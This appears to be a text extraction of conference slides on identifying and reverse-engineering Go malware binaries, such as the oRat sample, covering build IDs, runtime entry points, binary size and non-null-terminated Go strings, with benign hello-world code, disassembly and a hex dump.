AlphaGolang | A Step-by-Step Go Malware Reversing Methodology for IDA Pro

JUAN ANDRÉS GUERRERO-SAADE / OCTOBER 21, 2021

Resources :

1 "Reversing GO binaries like a pro"
https://rednaga.io/2016/09/21/reversing_go_binaries_like_a_pro/

2 "Reversing Golang Binaries with Ghidra"
<https://vblocalhost.com/uploads/2021/09/VB2021-04.pdf>

3 "AlphaGolang | A Step-by-Step Go Malware Reversing Methodology for IDA Pro"
<https://www.sentinelone.com/labs/alphagolang-a-step-by-step-go-malware-reversing-methodology-for-ida-pro/>

IDENTIFYING GO

look for a build identifier

```
% strings - oRat/darwinx64_UNPACKED
```

```
...
```

```
? Go build ID: "FlbKFSZYPw70PUoFI1...pwP83"
```

oRat contains
"Go build ID: <id>"

```
01 function __rt0_amd64_darwin {  
02     return __rt0_amd64(...);  
03  
04  
05 }
```

Entry point

```
01 void __rt0_amd64(...) {  
02     _runtime.rt0_go(...);  
03  
04  
05     return;  
06 }
```

Go runtime bootstrap
function(s): "rto_go"



Written in Go?:

Binary will contain "Go build ID: <id>"

REVERSING GO: CHALLENGES

large size, with lots of (benign) library code



Large size

```
01 package main
02
03 func main() {
04     print("Hello, #OBTS!\n")
05 }
```

hello.go

```
% GOOS=darwin GOARCH=amd64 go build hello.go
% file hello
Mach-O 64-bit executable x86_64
% du -h hello
1.1M
```

binary: 1M+

malicious code + dependencies (libraries)
...want to identify the latter, and ignore



"Due to the approach of statically-linking dependencies, the simplest Go binary is multiple megabytes in size and one with proper functionality can figure in the 15-20mb range." -Juan

REVERSING GO: CHALLENGES

reversing tools are confused by "Go strings"



"Go" Strings:
non-null terminated

```

01 package main
02
03 func main() {
04     print("Hello, #OBTS!\n")
05 }

```

hello.go

```

_main.main:
0x000000001053f80    cmp     rsp, qword [r14+0x10]
0x000000001053f84    jbe    loc_1053fb9
-----
0x000000001053f86    sub     rsp, 0x18
0x000000001053f8a    mov     qword [rsp+0x18+var_8], rbp
0x000000001053f8f    lea    rbp, qword [rsp+0x18+var_8]
0x000000001053f94    call   runtime.printlock
0x000000001053f99    lea    rax, qword [go.string.*+3597]
0x000000001053fa0    mov     ebx, 0xe
0x000000001053fa5    call   _runtime.printstring
0x000000001053faa    call   _runtime.printunlock
0x000000001053faf    mov     rbp, qword [rsp+0x18+var_8]
0x000000001053fb4    add     rsp, 0x18
0x000000001053fb8    ret
; endp

```

Disassembly

"_go.string.*+3597"
x-ref to ...???

```


0609c8 67 73 20 2D 74 68 72 65 61 64 20 6C 69 6D 69 74 0A 47 43 20 61 73 73 69 73 74 gs -thread limit.GC assist
0609e2 20 77 61 69 74 47 43 20 77 6F 72 6B 65 72 20 69 6E 69 74 48 65 6C 6C 6F 2C 20 waitGC worker initHello,
0609fc 23 4F 42 54 53 21 0A 4D 42 3B 20 61 6C 6C 6F 63 61 74 65 64 20 53 49 47 41 42 #OBTS!.MB; allocated SIGAB
060a16 52 54 3A 20 61 62 6F 72 74 61 6C 6C 6F 63 66 72 65 65 74 72 61 63 65 62 61 64 RT: abortallocfreetracebad

```

embedded, non-null terminated strings
(e.g. "Hello, #OBTS!")




Virtualizing macOS on Apple Silicon

another brief tangent




